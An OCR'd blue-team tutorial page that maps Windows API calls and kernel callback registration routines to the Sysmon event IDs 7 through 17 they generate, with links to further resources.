

Mechanism: PsSetLoadImageNotifyRoutine
Function: routine registers a driver-supplied callback that is subsequently notified whenever an image is loaded (or mapped into memory).
API(1): NtMapViewOfSection
API(2): LoadLibrary
API(3): ImageLoad
API's
Event Registration Mechanism
Sysmon Driver
Input/Output Control Interface
Description: Pulls the queued event data back
Sysmon Service Binary
Sysmon Event ID 7


Mechanism: PsSetCreateThreadNotifyRoutine
Function: routine registers a driver-supplied callback that is subsequently notified when a new thread is created and when such a thread is deleted.
API(1): CreateRemoteThread
API(2): RltCreateUserThread
APIs
Event Registration Mechanism
Sysmon Driver
Input/Output Control Interface
Description: Pulls the queued event data back
Sysmon Service Binary
Sysmon Event ID 8


Mechanism: FltRegisterFilter
Function: registers a minifilter
API(1): NtCreateFile
API(2): KERNELBASECreateFileInternal
API(3): CreateFile
API(4): ObpLookupObjectName
API's
Event Registration Mechanism
Sysmon Driver
Input/Output Control Interface
Description: Pulls the queued event data back
Sysmon Service Binary
Sysmon Event ID 9



Mechanism: ObRegisterCallbacks
Function: routine registers a list of callback routines for thread, process, and desktop handle operations.
API(1): NtOpenProcess
API(2): NtAlpcOpenSenderProcess
API's
Event Registration Mechanism
Sysmon Driver
Input/Output Control Interface
Description: Pulls the queued event data back
Sysmon Service Binary
Sysmon Event ID 10


Mechanism: FltRegisterFilter
Function: registers a minifilter
API(1): NtCreateFile
API(2): KERNELBASECreateFileInternal
API(3): CreateFile
API(4): CopyFile
API(5): MoveFile
API(6): CreateDirectory
API's
Event Registration Mechanism
Sysmon Driver
Input/Output Control Interface
Description: Pulls the queued event data back
Sysmon Service Binary
Sysmon Event ID 11


API(1): CmCreateKey
API(2): RegCreateKey
API(3): NtCreateKey
API(4): NtQueryKey
API(5): NtDeleteKey
API(6): RegDeleteTree
API(7): RegDeleteValue
API(8): RegDeleteKey
API's
Event Registration Mechanism
Mechanism: CmRegisterCallbackEx
Function: routine registers a RegistryCallback routine.
Sysmon Driver
Input/Output Control Interface
Description: Pulls the queued event data back
Sysmon Service Binary
Sysmon Event ID 12
API(1): RegSetValue
API(2): NtSetValueKey
API's
Event Registration Mechanism
Mechanism: CmRegisterCallbackEx
Function: routine registers a RegistryCallback routine.
Sysmon Driver
Input/Output Control Interface
Description: Pulls the queued event data back
Sysmon Service Binary
Sysmon Event ID 13
API(1): NtRenameKey
API's
Event Registration Mechanism
Mechanism: CmRegisterCallbackEx
Function: routine registers a RegistryCallback routine.
Sysmon Driver
Input/Output Control Interface
Description: Pulls the queued event data back
Sysmon Service Binary
Sysmon Event ID 14
API(1): KERNELBASECreateFileW
API(2): KERNELBASECreateFileInternal
API(3): NtCreateFile
API's
Event Registration Mechanism
Mechanism: FltRegisterFilter
Function: registers a minifilter
Sysmon Driver
Input/Output Control Interface
Description: Pulls the queued event data back
Sysmon Service Binary
Sysmon Event ID 15

Sysmon ID


API(1): CreateNamedPipeFile
API(2): CreateNamedPipe
API's
Event Registration Mechanism
Mechanism: IoSetCompletionRoutineEx
Function: routine registers an IoCompletion routine, which is called when the next-lower-level driver has completed the requested operation for the given IRP.
Sysmon Driver
Input/Output Control Interface
Description: Pulls the queued event data back
Sysmon Service Binary
Sysmon Event ID 17



Resources

Effective Threat Investigation by Mostafa Yahia

https://github.com/jsecurity101/Windows-API-To-Sysmon-Events

Rating:

20 Oct 2023

tutorial

#blue #red

« Top 50 Techniques & Procedures(RTC0019)

Explore →

tutorial (25) news (1) recipe (3)